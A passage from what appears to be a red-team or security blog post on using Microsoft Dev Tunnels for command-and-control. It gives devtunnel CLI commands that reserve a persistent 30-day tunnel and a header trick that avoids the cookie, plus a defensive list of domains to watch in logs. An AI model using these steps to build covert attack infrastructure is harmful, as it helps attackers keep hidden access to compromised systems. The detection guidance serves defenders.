
Why's it not suitable for C2 or use in engagements?

The whole subdomain changes every time your tunnel dies, so if your tunnel dies, you lose your subdomain and might be stuck.

Our good friend Chris Au, however, has identified that you can create a persistent 30-day tunnel (reserving the subdomain name) using:

```
devtunnel create -a
devtunnel ports <assetID> update -p 80
devtunnel host <assetID>
```

Also, it's possible not to utilize a Cookie header if you don't have an Accept header.



Chris Au
@netero_1010

Yes. It just works when you don't have "Accept" HTTP header or remove "text/html" from "Accept" header.

2:36 PM · Sep 9, 2023 · 48 Views

Detect

- Check proxy and DNS logs for
- *.devtunnels.ms
- *.app.github.dev
- tunnels-prod-rel-tm.trafficmanager.net
- global.rel.tunnels.api.visualstudio.com
- Any domains that CNAME to any of those domains

References

https://learn.microsoft.com/en-us/azure/developer/dev-tunnels/cli-commands